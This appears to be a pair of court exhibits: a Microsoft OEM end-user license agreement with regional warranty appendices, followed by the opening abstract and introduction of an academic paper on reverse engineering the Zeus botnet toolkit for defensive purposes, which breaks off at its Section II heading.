

EXHIBIT 26

END-USERLICENSEAGREEMENT

IMPORTANT—READ CAREFULLY: This End-User License Agreement (“EULA”) is a legal agreement between you (either an individual or a single legal entity) and the manufacturer (“Manufacturer”) of the computer system or computer system component (“HARDWARE”) with which you acquired the Microsoft software product(s) identified above (“SOFTWARE”). The SOFTWARE includes Microsoft computer software, and may include associated media, printed materials, “online,” or electronic documentation and Internet based services. Note, however, that any software, documentation, or web services that are included in the SOFTWARE, or accessible via the SOFTWARE, and are accompanied by their own license agreements or terms of use are governed by such agreements rather than this EULA. The terms of a printed, paper EULA, which may accompany the SOFTWARE, supersede the terms of any on-screen EULA. This EULA is valid and grants the end-user rights ONLY if the SOFTWARE is genuine and a genuine Certificate of Authenticity for the SOFTWARE is included. For more information on identifying whether your software is genuine, please see <http://www.microsoft.com/piracy/howtotell>.

By installing, copying, downloading, accessing or otherwise using the SOFTWARE, you agree to be bound by the terms of this EULA. If you do not agree to the terms of this EULA, you may not use or copy the SOFTWARE, and you should promptly contact Manufacturer for instructions on return of the unused product(s) in accordance with Manufacturer’s return policies.

SOFTWARE PRODUCT LICENSE

The term "COMPUTER" as used herein shall mean the HARDWARE, if the HARDWARE is a single computer system, or shall mean the computer system with which the HARDWARE operates, if the HARDWARE is a computer system component.

1. GRANT OF LICENSE. Manufacturer grants you the following rights, provided you comply with all of the terms and conditions of this EULA:

- **Installation and Use.** Except as otherwise expressly provided in this EULA, you may install, use, access, display and run only one (1) copy of the SOFTWARE on the COMPUTER. The SOFTWARE may not be used by more than one (1) processor at any one time on the COMPUTER, unless a higher number is indicated on the Certificate of Authenticity. You may permit a maximum of five (5) ("Connection Maximum") computers or other electronic devices (each a “Device”) to connect to the COMPUTER to utilize the services of the SOFTWARE solely for File and Print services, Internet Information services, and remote access (including connection sharing and telephony services). The five (5) Connection Maximum includes any indirect connections made through “multiplexing” or other software or hardware which pools or aggregates connections. Except as otherwise permitted below, you may not use the Device to use, access, display or run the SOFTWARE, the SOFTWARE’s User Interface or other executable software residing on the COMPUTER.
- **Software as a Component of the Computer - Transfer.** THIS LICENSE MAY NOT BE SHARED, TRANSFERRED TO OR USED CONCURRENTLY ON DIFFERENT COMPUTERS. The SOFTWARE is licensed with the HARDWARE as a single integrated product and may only be used with the HARDWARE. If the SOFTWARE is not accompanied by new HARDWARE, you may not use the SOFTWARE. You may permanently transfer all of your rights under this EULA only as part of a permanent sale or transfer of the HARDWARE, provided you retain no copies, if you transfer all of the SOFTWARE (including all component parts, the media and printed materials, any upgrades, this EULA and the Certificate of Authenticity), **and** the recipient agrees to the terms of this EULA. If the SOFTWARE is an upgrade, any transfer must also include all prior versions of the SOFTWARE.
- **Mandatory Activation.** THIS SOFTWARE CONTAINS TECHNOLOGICAL MEASURES THAT ARE DESIGNED TO PREVENT UNLICENSED OR ILLEGAL USE OF THE SOFTWARE. The license rights granted under this EULA are limited to the first thirty (30) days after you first run the SOFTWARE unless you supply information required to activate your licensed copy in the manner described during the setup sequence (unless

Manufacturer has activated for you). You can activate the SOFTWARE through the use of the Internet or telephone; toll charges may apply. You may also need to reactivate the SOFTWARE if you modify your HARDWARE or alter the SOFTWARE.

- **Security Updates.** Content providers are using the digital rights management technology (“Microsoft DRM”) contained in this SOFTWARE to protect the integrity of their content (“Secure Content”) so that their intellectual property, including copyright, in such content is not misappropriated. Owners of such Secure Content (“Secure Content Owners”) may, from time to time, request MS, Microsoft Corporation or their subsidiaries to provide security related updates to the Microsoft DRM components of the SOFTWARE (“Security Updates”) that may affect your ability to copy, display and/or play Secure Content through Microsoft software or third party applications that utilize Microsoft DRM. **YOU THEREFORE AGREE THAT, IF YOU ELECT TO DOWNLOAD A LICENSE FROM THE INTERNET WHICH ENABLES YOUR USE OF SECURE CONTENT, MS, MICROSOFT CORPORATION OR THEIR SUBSIDIARIES MAY, IN CONJUNCTION WITH SUCH LICENSE, ALSO DOWNLOAD ONTO YOUR COMPUTER SUCH SECURITY UPDATES THAT A SECURE CONTENT OWNER HAS REQUESTED THAT MS, MICROSOFT CORPORATION OR THEIR SUBSIDIARIES DISTRIBUTE.** MS, Microsoft Corporation or their subsidiaries will not retrieve any personally identifiable information, or any other information, from your COMPUTER by downloading such Security Updates.
- **Back-up Copy.** IF MANUFACTURER HAS NOT INCLUDED A BACK-UP COPY OF THE SOFTWARE WITH THE COMPUTER ON PHYSICAL MEDIA (e.g. CD OR PARTITIONED HARD DRIVE), YOU MAY MAKE A SINGLE BACK-UP COPY OF THE SOFTWARE. You may use the back-up copy solely for your archival purposes and to reinstall the SOFTWARE on the COMPUTER. Except as expressly provided in this EULA or by local law, you may not otherwise make copies of the SOFTWARE, including the printed materials accompanying the SOFTWARE. You may not loan, rent, lease, lend or otherwise transfer the CD or back-up copy to another user.
- **Reservation of Rights.** Manufacturer, Microsoft Licensing, Inc. (“MS”) and its suppliers (including Microsoft Corporation) reserve all rights not expressly granted to you in this EULA.

2. DESCRIPTION OF OTHER RIGHTS AND LIMITATIONS.

- **NetMeeting/Remote Assistance Features.** SOFTWARE may contain NetMeeting and Remote Assistance technologies that enable the SOFTWARE or other applications installed on the COMPUTER to be used remotely between two or more computers, even if the SOFTWARE or application is installed on only one COMPUTER. You may use NetMeeting and Remote Assistance with all Microsoft products; provided however, use of these technologies with certain Microsoft products may require an additional license. For Microsoft and non-Microsoft products, you should consult the license agreement accompanying the applicable product or contact the applicable licensor to determine whether use of NetMeeting or Remote Assistance is permitted without an additional license.
- **Consent to Use of Data.** You agree that MS and Microsoft Corporation and their affiliates may collect and use technical information gathered in any manner as part of the product support services provided to you, if any, related to the SOFTWARE. MS, Microsoft Corporation and their affiliates may use this information solely to improve their products or to provide customized services or technologies to you. MS, Microsoft Corporation and their affiliates may disclose this information to others, but not in a form that personally identifies you.
- **Internet Gaming/Update Features.** If you choose to utilize the Internet gaming or update features within the SOFTWARE, it is necessary to use certain COMPUTER system, hardware, and software information to implement the features. By using these features, you explicitly authorize MS, Microsoft Corporation and/or their designated agent to use this information solely to improve our products or to provide customized services or technologies to you. MS or Microsoft Corporation may disclose this information to others, but not in a form that personally identifies you.
- **Internet-Based Services Components.** The SOFTWARE contains components that enable and facilitate the use of certain Internet-based services. You acknowledge and agree that MS, Microsoft Corporation or their subsidiaries may automatically check the version of the SOFTWARE and/or its components that you are utilizing and may provide upgrades or supplements to the SOFTWARE that may be automatically downloaded to your COMPUTER.
- **Language Version Selection.** Manufacturer may have elected to provide you with a one-time selection of two or more language versions of the SOFTWARE as part of the SOFTWARE setup process. In such event, you are licensed to use only one of the language versions provided. Once you have used a language version, you are not licensed to use any of the other language versions that Manufacturer may have included with the COMPUTER.

- **Operating System Selection.** Manufacturer may have elected to provide you with a selection of Microsoft operating system software for the COMPUTER. If the SOFTWARE PRODUCT includes more than one (1) Microsoft operating system ("Microsoft OS"), you are licensed to use only one of the Microsoft OS selections provided. As part of the setup process for the SOFTWARE you will be given a one-time option to select one (1) Microsoft OS. Upon selection, the one Microsoft OS selected by you will be set up on the COMPUTER, and the other Microsoft OS(s) not selected by you will be automatically and permanently deleted from the hard disk of the COMPUTER.
- **Additional Software/Services.** The terms of this EULA apply to Microsoft updates, supplements, add-on components, or Internet-based services components of the SOFTWARE ("Supplemental Components") that Manufacturer, MS, Microsoft Corporation or their subsidiaries may provide to you or make available to you after the date you obtain your initial copy of the SOFTWARE, unless other terms are provided along with such Supplemental Components. If other terms are not provided along with such Supplemental Components and the Supplemental Components are provided to you by MS, Microsoft Corporation or a Microsoft subsidiary then you will be licensed by such entity under the same terms and conditions of this EULA, except that the MS, Microsoft Corporation or Microsoft subsidiary entity providing the Supplemental Components will be the licensor with respect to such components in lieu of the "Manufacturer" for the purposes of the EULA, including, without limitation the Limited Warranty Appendix. THE LIMITED WARRANTY (IF ANY) INCLUDED WITH OR IN THIS EULA APPLIES TO SUCH SUPPLEMENTAL COMPONENTS (IF ANY) PROVIDED THAT YOU LICENSED THE SUPPLEMENTAL COMPONENTS WITHIN THE ORIGINAL TERM OF THE LIMITED WARRANTY. HOWEVER, PROVISION OF THE SUPPLEMENTAL COMPONENTS DOES NOT EXTEND THE TIME PERIOD FOR WHICH THE LIMITED WARRANTY IS PROVIDED. ALL OTHER DISCLAIMERS, EXCLUSIONS OF DAMAGES, AND LIMITATIONS OF LIABILITY AND REMEDIES SET FORTH IN THIS EULA SHALL APPLY TO SUCH SUPPLEMENTAL COMPONENTS.

Manufacturer, MS, Microsoft Corporation and their subsidiaries reserves the right to discontinue any Microsoft Internet-based services provided to you or made available to you through the use of the SOFTWARE.

This EULA does not grant you any rights to use the Windows Media Format Software Development Kit ("WMFSDK") components contained in the SOFTWARE to develop a software application that uses Windows Media technology. If you wish to use the WMFSDK to develop such an application, visit <http://msdn.microsoft.com/workshop/imedia/windowsmedia/sdk/wmsdk.asp>, accept a separate license for the WMFSDK, download the appropriate WMFSDK, and install it on your system.

- **Limitations on Reverse Engineering, Decompilation and Disassembly.** You may not reverse engineer, decompile, or disassemble the SOFTWARE, except and only to the extent that such activity is expressly permitted by applicable law notwithstanding this limitation.
 - **Separation of Components.** The SOFTWARE is licensed as a single product. Its component parts may not be separated for use on more than one computer.
 - **Single EULA.** The package for the SOFTWARE may contain multiple versions of this EULA, such as multiple translations and/or multiple media versions (e.g., in the user documentation and in the software). In this case, you are only licensed to use one (1) copy of the SOFTWARE.
 - **Termination.** Without prejudice to any other rights, Manufacturer or MS may cancel this EULA if you do not abide by the terms and conditions contained herein. In such event, you must destroy all copies of the SOFTWARE and all of its component parts.
 - **Trademarks.** This EULA does not grant you any rights in connection with any trademarks or service marks of Manufacturer, MS or its suppliers (including Microsoft Corporation).
- 3. UPGRADES.** If the SOFTWARE is labeled as an upgrade, you must be properly licensed to use a product identified by MS or Microsoft Corporation as being eligible for the upgrade in order to use the SOFTWARE ("Eligible Product"). For the purpose of upgrade(s) only, "HARDWARE" shall mean the computer system or computer system component with which you received the Eligible Product. SOFTWARE labeled as an upgrade replaces and/or supplements (and may disable, if upgrading a Microsoft software product) the Eligible Product which came with the HARDWARE. After upgrading, you may no longer use the SOFTWARE that formed the basis for your upgrade eligibility (unless otherwise provided). You may use the resulting upgraded product only in accordance with the terms of this EULA and only with the HARDWARE. If the SOFTWARE is an upgrade of a component of a package of software programs that you licensed as a single product, the SOFTWARE may be used and transferred only as part of that single product package and may not be separated for use on more than one computer.

- 4. INTELLECTUAL PROPERTY RIGHTS.** All title and intellectual property rights in and to the SOFTWARE (including but not limited to any images, photographs, animations, video, audio, music, text and “applets,” incorporated into the SOFTWARE), the accompanying printed materials, and any copies of the SOFTWARE, are owned by MS or its suppliers (including Microsoft Corporation). The SOFTWARE is licensed, not sold. All title and intellectual property rights in and to the content that is not contained in the SOFTWARE, but which may be accessed through use of the SOFTWARE is the property of the respective content owner and may be protected by applicable copyright or other intellectual property laws and treaties. Use of any on-line services which may be accessed through the SOFTWARE may be governed by the respective terms of use relating to such services. If this SOFTWARE contains documentation that is provided only in electronic form, you may print one copy of such electronic documentation. You may not copy the printed materials accompanying the SOFTWARE.
- 5. PRODUCT SUPPORT. SOFTWARE support for the SOFTWARE is not provided by MS, Microsoft Corporation, or their affiliates or subsidiaries. For product support, please refer to Manufacturer's support number provided in the documentation for the HARDWARE. Should you have any questions concerning this EULA, or if you desire to contact Manufacturer for any other reason, please refer to the address provided in the documentation for the HARDWARE.**
- 6. EXPORT RESTRICTIONS.** You acknowledge that the SOFTWARE is subject to U.S. export jurisdiction. You agree to comply with all applicable international and national laws that apply to the products, including the U.S. Export Administration Regulations, as well as end-user, end-use and destination restrictions issued by U.S. and other governments. For additional information, see <http://www.microsoft.com/exporting/>.
- 7. U.S. GOVERNMENT LICENSE RIGHTS.** All SOFTWARE PRODUCT provided to the U.S. Government pursuant to solicitations issued on or after December 1, 1995 is provided with the commercial rights and restrictions described elsewhere herein. All SOFTWARE provided to the U.S. Government pursuant to solicitations issued prior to December 1, 1995 is provided with RESTRICTED RIGHTS as provided for in FAR, 48 CFR 52.227-14 (JUNE 1987) or FAR, 48 CFR 252.227-7013 (OCT 1988), as applicable.
- 8. ADDITIONAL PROVISIONS. FOR THE LIMITED WARRANTIES, LIMITATION OF LIABILITY, AND OTHER SPECIAL PROVISIONS, PLEASE REFER TO THE ADDITIONAL PROVISIONS PROVIDED BELOW AND/OR OTHERWISE WITH THE SOFTWARE. SUCH LIMITED WARRANTIES, LIMITATION OF LIABILITY AND SPECIAL PROVISIONS ARE AN INTEGRAL PART OF THIS EULA.**

APPENDIX
WARRANTY AND SPECIAL PROVISIONS
FOR
AUSTRALIA, NEW ZEALAND OR PAPUA NEW GUINEA

EXPRESS LIMITED WARRANTY

CONSUMER RIGHTS. Consumers may have the benefit of certain rights or remedies pursuant to the Trade Practices Act and similar state and territory laws in Australia or the Consumer Guarantees Act in New Zealand, in respect of which certain liability may not be excluded.

LIMITED EXPRESS WARRANTY. Manufacturer warrants that: (a) the SOFTWARE will perform substantially in accordance with the accompanying Product Manual(s) for a period of 90 days from the date of receipt; and (b) any Microsoft hardware accompanying SOFTWARE will be free from defects in materials and workmanship under normal use and service for a period of 1 year from the date of receipt.

CUSTOMER REMEDIES. To the maximum extent permitted under applicable law, Manufacturer's and its supplier's entire liability and your exclusive remedy under the express warranty is, at Manufacturer's option, either (a) return of the price paid; or (b) repair or replacement of the SOFTWARE or Microsoft hardware which does not meet the warranty and which is returned to Manufacturer with a copy of your receipt. The warranty is void if failure of the SOFTWARE or Microsoft hardware has resulted from accident, abuse or misapplication. Any replacement SOFTWARE and/or Microsoft hardware will be warranted for the remainder of the original warranty period or 30 days, whichever is longer.

LIMITATION OF LIABILITY. To the maximum extent permitted by applicable law, any conditions or warranties imposed or implied by law are hereby excluded. Consumers may nevertheless have the benefit of certain rights or remedies pursuant to the Trade Practices Act and similar state and territory laws in Australia or the Consumer Guarantees Act in New Zealand, in respect of which liability may not be excluded. Insofar as such liability may not be excluded, then to the maximum extent permitted by law, such liability is limited, at the exclusive option of Manufacturer, to either (a) replacement of the SOFTWARE (and any accompanying hardware supplied); or (b) correction of defects in the SOFTWARE; or (c) payment of the cost of having defects in the SOFTWARE (and any accompanying hardware supplied).

EXCLUSION OF LIABILITY/DAMAGES. The following is without prejudice to any rights you may have at law which cannot legally be excluded or restricted. You acknowledge that no promise, representation, warranty or undertaking has been made or given by Manufacturer and/or Microsoft Corporation (or related company of either) to any person or company on its behalf in relation to the profitability of or any other consequences or benefits to be obtained from the delivery or use of the SOFTWARE and any accompanying Microsoft hardware, software, manuals or written materials. You have relied upon your own skill and judgement in deciding to acquire the SOFTWARE and any accompanying hardware, manuals and written materials for use by you. Except as and to the extent provided in this agreement, neither Manufacturer and/or Microsoft Corporation (or related company of either) will in any circumstances be liable for any other damages whatsoever (including, without limitation, damages for loss of business, business interruption, loss of business information or other indirect or consequential loss) arising out of the use or inability to use or supply or non-supply of the SOFTWARE and any accompanying hardware and written materials. Manufacturer's and/or Microsoft Corporation (or related company of either) total liability under any provision of this agreement is in any case limited to the amount actually paid by you for the SOFTWARE and/or Microsoft hardware.

This agreement is governed by the laws of New South Wales, Australia or, where supplies are made in New Zealand, by the laws of New Zealand.

APPENDIX
WARRANTY AND SPECIAL PROVISIONS
FOR
ENGLAND, SCOTLAND, WALES AND IRELAND

LIMITED WARRANTY

LIMITED WARRANTY. Manufacturer warrants that (a) the SOFTWARE will perform substantially in accordance with the accompanying written materials for a period of ninety (90) days from the date of receipt, and (b) any Microsoft hardware accompanying the SOFTWARE will be free from defects in materials and workmanship under normal use and service for a period of one (1) year from the date of receipt. Any implied warranties on the SOFTWARE and Microsoft hardware are limited to ninety (90) days and one (1) year, respectively. Some states/jurisdictions do not allow limitations on duration of an implied warranty, so the above limitation may not apply to you.

CUSTOMER REMEDIES. Manufacturer's and its suppliers' entire liability and your exclusive remedy shall be, at Manufacturer's option, either (a) return of the price paid, or (b) repair or replacement of the SOFTWARE or hardware that does not meet this Limited Warranty and which is returned to Manufacturer with a copy of your receipt. This Limited Warranty is void if failure of the SOFTWARE or hardware has resulted from accident, abuse, or misapplication. Any replacement SOFTWARE or hardware will be warranted for the remainder of the original warranty period or thirty (30) days, whichever is longer.

NO OTHER WARRANTIES. To the maximum extent permitted by applicable law, Manufacturer and its suppliers disclaim all other representations, warranties, conditions or other terms, either express or implied, including, but not limited to implied warranties and/or conditions of merchantability and fitness for a particular purpose, with regard to the SOFTWARE, the accompanying written materials, and any accompanying hardware. This limited warranty gives you specific legal rights. You may have others which vary from state/jurisdiction to state/jurisdiction.

NO LIABILITY FOR CONSEQUENTIAL DAMAGES. To the maximum extent permitted by applicable law, in no event shall Manufacturer or its suppliers be liable for any damages whatsoever (including without limitation, direct or indirect damages for personal injury, loss of business profits, business interruption, loss of business information, or any other pecuniary loss) arising out of the use of or inability to use this product, even if Manufacturer has been advised of the possibility of such damages. In any case, Manufacturer's and its suppliers' entire liability under any provision of this agreement shall be limited to the amount actually paid by you for the SOFTWARE and/or Microsoft hardware. Because some states/jurisdictions do not allow the exclusion or limitation of liability for consequential or incidental damages, the above limitation may not apply to you.

SPECIAL PROVISIONS

Reverse Engineering: If you acquired the SOFTWARE in the European Community, you may not reverse engineer, decompile, or disassemble the SOFTWARE except to the extent and for the express purposes authorized by applicable law.

This Software License Agreement is governed by the laws of England.

APPENDIX WARRANTY AND SPECIAL PROVISIONS FOR CANADA

LIMITED WARRANTY

LIMITED WARRANTY. Manufacturer warrants that (a) the SOFTWARE will perform substantially in accordance with the accompanying written materials for a period of ninety (90) days from the date of receipt, and (b) any Microsoft hardware accompanying the SOFTWARE will be free from defects in materials and workmanship under normal use and service for a period of one (1) year from the date of receipt. Any implied warranties or conditions on the SOFTWARE and Microsoft hardware are limited to ninety (90) days and one (1) year, respectively. Some states/jurisdictions do not allow limitations on duration of an implied warranty, so the above limitation may not apply to you.

CUSTOMER REMEDIES. Manufacturer's and its suppliers' entire liability and your exclusive remedy shall be, at Manufacturer's option, either (a) return of the price paid, or (b) repair or replacement of the SOFTWARE or hardware that does not meet this Limited Warranty and which is returned to Manufacturer with a copy of your receipt. This Limited Warranty is void if failure of the SOFTWARE or hardware has resulted from accident, abuse, or misapplication. Any replacement SOFTWARE or hardware will be warranted for the remainder of the original warranty period or thirty (30) days, whichever is longer.

NO OTHER WARRANTIES. To the maximum extent permitted by applicable law, Manufacturer and its suppliers disclaim all other warranties, either express or implied, including, but not limited to implied warranties of merchantability and fitness for a particular purpose, with regard to the SOFTWARE, the accompanying written materials, and any accompanying hardware. This limited warranty gives you specific legal rights. You may have others which vary from state/jurisdiction to state/jurisdiction.

NO LIABILITY FOR CONSEQUENTIAL DAMAGES. To the maximum extent permitted by applicable law, in no event shall Manufacturer or its suppliers be liable for any damages whatsoever (including without limitation, direct or indirect damages for personal injury, loss of business profits, business interruption, loss of business information, or any other pecuniary loss) arising out of the use of or inability to use this product, even if Manufacturer has been advised of the possibility of such damages. In any case, Manufacturer's and its suppliers' entire liability under any provision of this agreement shall be limited to the amount actually paid by you for the SOFTWARE and/or Microsoft hardware. Because some states/jurisdictions do not allow the exclusion or limitation of liability for consequential or incidental damages, the above limitation may not apply to you.

This Software License Agreement is governed by the laws of the Province of Ontario, Canada. Each of the parties hereto irrevocably attorns to the jurisdiction of the courts of the Province of Ontario and further agrees to commence any litigation which may arise hereunder in the courts located in the Judicial District of York, Province of Ontario.

ANNEXE

GARANTIE ET DISPOSITIONS PARTICULIÈRES POUR LE CANADA

GARANTIE LIMITÉE

Si vous vous êtes procuré ce produit Microsoft® ou ce matériel Microsoft® au CANADA, la garantie suivante s'adresse à vous.

GARANTIE LIMITÉE. Le Fabricant garantit que (a) la performance du LOGICIEL sera substantiellement en conformité avec les documents écrits qui l'accompagnent pour une période de quatre-vingt-dix (90) jours à compter de la date de réception, et que (b) tout matériel de Microsoft fourni avec le LOGICIEL sera exempt de défaut de matière première ou de vice de fabrication dans des conditions normales d'utilisation et d'entretien pour une période d'un (1) an à compter de la date de réception. Toutes garanties ou conditions implicites concernant le LOGICIEL et le matériel Microsoft sont limitées à quatre-vingt-dix (90) jours et un (1) an, respectivement.

RECOURS DU CLIENT. La seule obligation du Fabricant et de ses fournisseurs et votre recours exclusif seront, au choix du Fabricant, soit (a) le remboursement du prix payé ou (b) la réparation ou le remplacement du LOGICIEL ou du matériel qui n'est pas conforme à la Garantie limitée et qui est retourné au Fabricant avec une copie de votre reçu. Cette Garantie limitée est nulle si la défektivité du LOGICIEL ou du matériel est causée par un accident, un traitement abusif ou une mauvaise application. Tout LOGICIEL ou matériel de remplacement sera garanti pour le reste de la période de garantie initiale ou pour trente (30) jours, selon laquelle de ces deux périodes est la plus longue.

EXCLUSION DE TOUTE AUTRE GARANTIE. Selon la portée maximale autorisée par la loi applicable, le Fabricant et ses fournisseurs renoncent à toutes autres garanties ou conditions, expresses ou implicites, y compris mais ne se limitant pas aux garanties implicites de la qualité marchande ou un usage particulier en ce qui concerne le LOGICIEL, la documentation écrite et tout matériel qui l'accompagnent. Cette garantie limitée vous accorde des droits spécifiques reconnus par la loi.

ABSENCE DE RESPONSABILITÉ POUR LES DOMMAGES INDIRECTS. Selon la portée maximale autorisée par la loi applicable, le Fabricant ou ses fournisseurs ne pourront être tenus responsables en aucune circonstance de tous dommages quels qu'ils soient (y compris mais non de façon limitative les dommages directs ou indirects causés par des lésions corporelles, la perte de bénéfices commerciaux, l'interruption des affaires, la perte d'information commerciale ou toute autre perte pécuniaire) découlant de l'utilisation ou de l'impossibilité d'utilisation de ce produit, et ce même si le Fabricant a été avisé de l'éventualité de tels dommages. En tout état de cause, la seule responsabilité du Fabricant et de ses fournisseurs en vertu de toute disposition de cette Convention se limitera au montant que vous aurez effectivement payé pour l'achat du LOGICIEL et/ou du matériel Microsoft.

La présente Convention de droits d'utilisation de logiciel est régie par les lois de la province d'Ontario, Canada. Chacune des parties aux présentes reconnaît irrévocablement la compétence des tribunaux de la province d'Ontario et consent à instituer tout litige qui pourrait découler des présentes auprès des tribunaux situés dans le district judiciaire de York, province d'Ontario.

APPENDIX
WARRANTY AND SPECIAL PROVISIONS
FOR
THE UNITED STATES OF AMERICA AND ANY OTHER COUNTRY

LIMITED WARRANTY

LIMITED WARRANTY. Manufacturer warrants that (a) the SOFTWARE will perform substantially in accordance with the accompanying written materials for a period of ninety (90) days from the date of receipt, and (b) any Microsoft hardware accompanying the SOFTWARE will be free from defects in materials and workmanship under normal use and service for a period of one (1) year from the date of receipt. Any implied warranties on the SOFTWARE and Microsoft hardware are limited to ninety (90) days and one (1) year, respectively. Some states/jurisdictions do not allow limitations on duration of an implied warranty, so the above limitation may not apply to you.

CUSTOMER REMEDIES. Manufacturer's and its suppliers' entire liability and your exclusive remedy shall be, at Manufacturer's option, either (a) return of the price paid, or (b) repair or replacement of the SOFTWARE or hardware that does not meet this Limited Warranty and which is returned to Manufacturer with a copy of your receipt. This Limited Warranty is void if failure of the SOFTWARE or hardware has resulted from accident, abuse, or misapplication. Any replacement SOFTWARE or hardware will be warranted for the remainder of the original warranty period or thirty (30) days, whichever is longer.

NO OTHER WARRANTIES. To the maximum extent permitted by applicable law, Manufacturer and its suppliers disclaim all other warranties, either express or implied, including, but not limited to implied warranties of merchantability and fitness for a particular purpose, with regard to the SOFTWARE, the accompanying written materials, and any accompanying hardware. This limited warranty gives you specific legal rights. You may have others which vary from state/jurisdiction to state/jurisdiction.

NO LIABILITY FOR CONSEQUENTIAL DAMAGES. To the maximum extent permitted by applicable law, in no event shall Manufacturer or its suppliers be liable for any damages whatsoever (including without limitation, special, incidental, consequential, or indirect damages for personal injury, loss of business profits, business interruption, loss of business information, or any other pecuniary loss) arising out of the use of or inability to use this product, even if Manufacturer has been advised of the possibility of such damages. In any case, Manufacturer's and its suppliers' entire liability under any provision of this agreement shall be limited to the amount actually paid by you for the SOFTWARE and/or Microsoft hardware. Because some states/jurisdictions do not allow the exclusion or limitation of liability for consequential or incidental damages, the above limitation may not apply to you.

SPECIAL PROVISIONS

U.S. GOVERNMENT LICENSE RIGHTS. All SOFTWARE provided to the U.S. Government pursuant to solicitations issued on or after December 1, 1995 is provided with the commercial license rights and restrictions described in this EULA. All SOFTWARE provided to the U.S. Government pursuant to solicitations issued prior to December 1, 1995 is provided with "Restricted Rights" as provided for in FAR, 48 CFR 52.227-14 (JUNE 1987) or DFAR, 48 CFR 252.227-7013 (OCT 1988), as applicable. Manufacturer is responsible for ensuring the SOFTWARE is marked with the "Restricted Rights Notice" or "Restricted Rights Legend," as required. All rights not expressly granted are reserved.

If you acquired the SOFTWARE in the United States of America, this Software License Agreement and Warranty are governed by the laws of the State of Washington, U.S.A. If you acquired the SOFTWARE outside the United States of America, local law may apply.

EULAIID:WX.2_HOM_OEM_EN

EXHIBIT 27

On the Analysis of the Zeus Botnet Crimeware Toolkit

H. Binsalleeh †‡, T. Ormerod †‡, A. Boukhtouta †‡, P. Sinha †‡, A. Youssef †‡, M. Debbabi †‡, and L. Wang †‡

† National Cyber Forensics and Training Alliance Canada

‡ Computer Security Laboratory, Concordia University
Montreal, Quebec, Canada

{h_binsal,t_ormero,a_boukh,p_sinh,youssef,debbabi,wang}@ciise.concordia.ca

Abstract—In this paper, we present our reverse engineering results for the Zeus crimeware toolkit which is one of the recent and powerful crimeware tools that emerged in the Internet underground community to control botnets. Zeus has reportedly infected over 3.6 million computers in the United States. Our analysis aims at uncovering the various obfuscation levels and shedding the light on the resulting code. Accordingly, we explain the bot building and installation/infection processes. In addition, we detail a method to extract the encryption key from the malware binary and use that to decrypt the network communications and the botnet configuration information. The reverse engineering insights, together with network traffic analysis, allow for a better understanding of the technologies and behaviors of such modern HTTP botnet crimeware toolkits and opens an opportunity to inject falsified information into the botnet communications which can be used to defame this crimeware toolkit.

I. INTRODUCTION

The tremendous growth in the use of Internet technologies in different walks of life has molded the living habits of most people. The traditional ways of trading and marketing, education, communication, and broadcasting are replaced by the innovative web-based applications and online systems. However, these Internet applications are abused by perpetrators and hackers for committing different kinds of crimes including spamming, phishing, and distributed denial of service (DDoS) attacks. In the majority of Internet mediated cyber crimes, the victimization tactics that are used vary from the simple anonymity to the identity theft and impersonation. Therefore, a surge of interest has been expressed lately in Internet security. Recent studies [1] indicate that botnets are the primary platform through which cyber criminals create global cooperative networks that are instrumental in most cyber criminal attacks. A bot is a software robot or a malware instance that runs autonomously and automatically on a compromised machine without being noticed by the victim user. The bot code is often written by skilled programmers and usually supports several kinds of malicious functionalities [2] that are instrumental in a variety of attacks and malicious activities. The term botnet, derived from the word bot, is a network of bots that are controlled by an attacker called a botmaster or botherder. The alarming increase in the power of botnets and its infectious effects have turned botnets into one of the biggest threats to the Internet security [3]. Currently, botnets are one of the root causes of most Internet attacks and malicious activities.

Although the existence of botnets has been noticed for a long time, it is the recent growth of cyber crimes, which are mediated by botnets, that has attracted the attention of IT security researchers.

Each new generation of bots distinguishes itself by exploring different command and control (C&C) techniques, through which they can be updated and directed by the botmaster. One of the options employed is the Internet Relay Chat (IRC) protocol used by Agabot, SDBot, and SpyBot [2]. Some bots such as BlackEnergy [4], Rustock [5], and clickbot.A [6] rely on HTTP since it hardens the detection process because HTTP traffic is allowed in most network policies. Other types of botnets do not rely on centralized command and control mechanisms. Instead, they use distributed control techniques to avoid the single point of failure problem. For example, Storm [7], [8] and Nugache [9] use peer-to-peer networks to organize and control their network.

The primary objective of this paper is to conduct a reverse engineering study of the Zeus crimeware toolkit. The rationale underlying this exercise is two fold: First, as members of the National Cyber Forensics and Training Alliance (NCFTA) Canada, we frequently conduct reverse engineering and analysis of prominent malicious codes. The intent underlying such studies is to better understand malware inner workings, behaviors and enabling techniques and technologies. The insights gained from this will better position us to counteract the threats and contribute to cyber crime fight. Second, the choice of Zeus is the result of a discussion with our NCFTA partners. We reached the conclusion in June 2009 that Zeus was major threat that deserves a reverse engineering effort. In fact, this prediction was confirmed in July 2009 when a security publication from Damballa positioned Zeus as the number 1 botnet threat with 3.6 million infections in the US alone (about 19% of the installed base of PCs in the US [10]). It was also estimated that Zeus is guilty in 44% of the banking malware infections [11]. Recently, Symantec Corporation referred to this crimeware toolkit as the “King of the Underground Crimeware Toolkits” [12].

The Zeus crimeware toolkit has become one of the favorite tools for hackers because of its user friendly interface and its competitive price in the underground communities. This crimeware allows attackers to configure and create malicious binaries, which are mainly used to steal users’ Internet banking

accounts, credit cards, and other sensitive information that can be sold on the black market [13]. It also has the ability to administrate the collected stolen information through the use of a control panel, which is used to monitor, control, and manage the infected systems. To the best of our knowledge, there has been no reverse engineering attempt to de-obfuscate and analyze Zeus.

In this paper, we present a case study on the reverse engineering steps necessary to understand the inner working of the Zeus crimeware toolkit and its components. The main contributions of this paper are three folds. First, we present a detailed reverse engineering analysis of the Zeus crimeware toolkit to unveil its secrets and enable its mitigation. Second, we designed a tool to automat the recovery of the encryption key used for the bot communication and the extraction of the configuration information from the binary bot executables. This opens an opportunity to inject falsified information into the botnet communications which can be used to defame this crimeware toolkit. Third, we provide a breakdown for the structure of the Zeus botnet network messages.

The remainder of this paper is organized as follows. Section II is dedicated to the description of the Zeus crimeware toolkit components and how they are integrated. Section III details the network behavior analysis that is inferred from observing the network traffic between a bot instance and a the associated command and control server. In Section IV, we detail the four obfuscation levels and explain how they have been uncovered. This step led to the actual un-obfuscated code of the bot, and later to revealing the infection/installation process, and the encryption key that makes it possible to decrypt the C&C communications between the infected machine and the botnet infrastructure. We also present a sample decrypted communication session between an infected machine and a C&C server. Our conclusion is given in Section V.

II. DESCRIPTION OF THE ZEUS CRIMEWARE TOOLKIT

